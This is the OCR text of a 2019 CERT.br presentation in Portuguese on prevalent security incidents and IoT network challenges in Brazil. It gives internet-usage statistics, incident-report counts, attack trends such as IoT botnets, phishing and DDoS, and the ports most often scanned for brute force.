nic.br cgi.br | cert.br

Reunião de Telecomunicações do DEINFRA
FIESP
23 de outubro de 2019 – São Paulo/SP

Incidentes mais Prevalentes e Desafios de Segurança em Redes IoT

Dra. Cristine Hoepers
Gerente Geral
cristine@cert.br

Dr. Klaus Steding-Jessen
Gerente Técnico
jessen@cert.br

cert.br nic.br cgi.br

cert.br

Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil

Tratamento de Incidentes	Treinamento e Conscientização	Análise de Tendências
▶ Articulação	▶ Cursos	▶ *Honeypots* Distribuídos
▶ Análise Técnica	▶ Palestras	▶ SpamPots
▶ Apoio à recuperação	▶ Boas Práticas	▶ Processamento de *threat feeds*
	▶ Reuniões	

Criação:

Agosto/1996: o relatório "Rumo à Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil" é publicado pelo CGI.br[1]

Junho/1997: o CGI.br cria o CERT.br (à época chamado NBSO – *NIC BR Security Office*), com base nas recomendações do relatório[2]

[1] https://www.nic.br/grupo/historico-gts.htm | [2] https://www.nic.br/pagina/gts/157

Missão

Aumentar os níveis de segurança e de capacidade de tratamento de incidentes das redes conectadas à Internet no Brasil.

Governança

Mantido pelo **NIC.br** – Núcleo de Informação e Coordenação do .br

- todas as atividades são sustentadas pelo registro de domínios .br


O NIC.br é o **braço executivo do CGI.br** – Comitê Gestor da Internet no Brasil

- entidade multissetorial
  - governo, empresas, terceiro setor e comunidade científica e tecnológica
- **responsável por coordenar e integrar as iniciativas e serviços da Internet no País**

https://cert.br/sobre/

Internet no Brasil em Números:
Redes Autônomas, Provedores e Interconexão de Tráfego

Alocação de Sistemas Autônomos na América Latina e Caribe



Fonte: https://www.lacnic.net/en/web/lacnic/estadisticas-asignacion

Provedores de Acesso

- Total de ISPs (estimado): 6.618
- Respondentes: 2.177
- 75% tem 1.000 clientes ou menos

Fonte: https://www.cetic.br/pesquisa/provedores/

Interconexão de tráfego

IX.br São Paulo - um dos maiores *Internet eXchanges* do mundo

- nº 1 em participantes (1.724)
- nº 3 em tráfego
  - média (4Tbps) e pico (6Tbps)

Fonte: https://www.pch.net/ixp/dir

Internet no Brasil em Números:
Usuários e Dispositivos Utilizados

Organização das Nações Unidas para a Educação, a Ciência e a Cultura


Centro Regional de Estudos para o Desenvolvimento da Sociedade da Informação sob os auspícios da UNESCO

Núcleo de Informação e Coordenação do Ponto BR

Comitê Gestor da Internet no Brasil


Usuários de Internet

Porcentagem do total da população



Dispositivo Utilizado para Acesso Individual

Porcentagem do total de usuários de Internet




126,9 milhões de usuários de Internet

(utilizaram a Internet há menos de 3 meses)

Fonte: CGI.br/NIC.br, Centro Regional de Estudos para o Desenvolvimento da Sociedade da Informação (Cetic.br), Pesquisa sobre o Uso das Tecnologias de Informação e Comunicação nos Domicílios Brasileiros – TIC Domicílios 2018.
https://www.cetic.br/pesquisa/domicilios/indicadores


Tratamento de Incidentes e Abusos pelo CERT.br: **Fontes dos Dados e Ações/Métricas Públicas**

Notificações voluntárias de incidentes enviadas para: `cert@cert.br` em 2018: 2.578.416 *e-mails* tratados



Threat feeds (*Honeypots* Distribuídos do CERT.br, Team Cymru, SpamHaus, ShadowServer, Shodan, Operações *Anti-Botnet*)

Notificações para os ASNs e estatísticas públicas




Reclamações de *spams* originados nas redes brasileiras

Tratados de forma automatizada – foco em identificar redes com problemas e reduzir abusos: 497.066 reclamações em 2018

https://cert.br/stats

Incidentes Reportados Voluntariamente para o CERT.br: **Dados Totais de 1999 a 2018**




Ataques mais comuns contra os cidadãos no último ano

- Internet das coisas
  - Câmeras, *Smartphones*, Roteadores e *Modems* de banda larga/Wi-Fi, TVs
  - Infectados e sendo usados para
    - minerar criptomoedas
    - atacar terceiros
    - fazer fraudes contra os usuários
- Tentativas de fraude
  - Financeira e de comércio eletrônico
    - via *e-mails* falsos
    - via infecção de computadores, celulares e roteadores de banda larga


Fonte: https://www.cert.br/stats/incidentes/

Incidentes Reportados para o CERT.br :
Detalhes sobre os tipos de incidentes vistos em 2018



Fraude
- 84% são páginas falsas (*phishing*)
- Relacionadas com ataques em CPEs

DDoS
- Aumentou de patamar em 2014
- 300Gbps é o “normal”
- Até 1Tbps contra alguns alvos
- Tipos mais frequentes
  - *botnets* IoT
  - amplificação de tráfego




Scan
- Portas 22 e 23, 2323: força bruta de senhas de servidores e de IoT
- Portas 23, 8291: força bruta e vulnerabilidade Winbox MikroTik
- Porta 25: força bruta de senhas de *e-mail*

"Those who don't study history are doomed to repeat it. Yet those who *do* study history are doomed to stand by helplessly while everyone else repeats it."

Fonte:
http://imgc-cn.artprintimages.com/images/P-473-488-90/90/9031/84KB500Z/posters/tom-toro-those-who-don-t-study-history-are-doomed-to-repeat-it-yet-those-who-do-s-cartoon.jpg


Distribuição Global da botnet IoT mais antiga sendo monitorada **Afeta DVRs e Câmeras de Segurança**



Botnet gafgyt (ou também Lizkebab, BASHLITE, Torlus)

Fonte: Level3 – Estatísticas da distribuição global de origem de ataques DDoS a partir de câmeras infectadas, 25 de agosto de 2016

http://blog.level3.com/security/attack-of-things/


kb.cert.org
